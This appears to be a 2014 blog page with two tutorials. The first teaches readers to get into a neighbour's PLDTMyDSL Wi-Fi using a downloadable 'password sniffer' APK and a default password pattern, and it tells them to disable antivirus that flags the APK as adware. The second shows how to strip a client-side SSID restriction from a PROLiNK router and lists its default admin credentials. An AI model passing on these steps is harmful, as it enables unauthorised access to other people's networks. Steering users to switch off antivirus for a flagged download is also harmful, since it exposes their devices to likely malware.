bf1e2d7d17f6d704bd33c36b662dde18cf130ac1

Showing posts with label PLDT. Show all posts

Monday, February 17, 2014

Tutorial on How to Get a PLDTMyDSL Wifi Password Using Android

I will share to you a great tutorial on how to get the wifi password for PLDTMyDSL Wi-Fi. I read this tut on symb by TropangClub so thanks to him for his thread entitled: PLDTMyDSL Wifi 100% Tried and Toasted using android app na ito” so we will be using our android device to get a password for your neighbor PLDTMyDSL Wi-Fi. How? First download the android app called Wifi password Sniffer or http://www.mediafire.com/?92u3r1ffx0du461 then follow the steps below:

Note: When your av says that the download apk file has a virus eg. Android/Adware it is a False Alarm, you cant use the app if it will be delete or be quarantined by your anti-virus, so please disabled it for a minute or two.

> install the downloaded android app, don’t open, just tap ‘done’

> Open your Wi-Fi Settings at your android, then scan and find for a nearest PLDTMyDSL, then Now open the app you have installed earlier

> Now copy the last 5 digit letter or number of PLDTMyDSL then save it in Notepad

> Back to Wi-Fi Settings at your android then now Input at password like this: “PLDTWIFI02191”

> Now you are Connected, All PLDTMyDSL WiFi password is start with “PLDTWIFI (then the 5 digit letter or number you scan using Wifi password Sniffer)

How to Remove 'PLDTMyDSL' on Wifi Name or SSID on PROLiNK H5004N Router

estorgio of symb says : "Nung nag-apply ako ng myDSL plan pansin ko na yung libreng router ng PLDT (yung PROLiNK H5004N binigay saken) di mo basta2x matatanggal yung "PLDTMyDSL" sa wifi name niya, nakakainis!" so PROLiNK H5004N Router given by PLDT to their customers is by this format PLDTMyDSL+YourCustomName, i think you have the right for your own WiFi name or ssid of your router thats why i will post this tutorial for giving you a chance to change your WiFi name. In this trick, we will use Firefox Browser.

1. Open Firefox.
2. Install Firebug add-on (https://addons.mozilla.org/en-us/firefox/addon/firebug/)
3. Open the gateway address of your router: http://192.168.1.1/, type "adminpldt" for username, "1234567890" for the password.
4.Go to Wireless->Basic Settings.

5. Right-click the SSID textbox, then click "Inspect Element with Firebug".

6. Click Edit.

7. Here you can edit the HTML code for this text box. Remove the code indicated in the image (yung onkeyup="CheckSSID()" i-delete mo yun) then minimize the firebug panel to save changes.

8. You can now put any name for your WIFI without the "PLDTMyDSL" prefix. Click 'Apply Changes' to save your settings.


© 2013 My Android Internet. All rights resevered. Designed by Templateism

Back To Top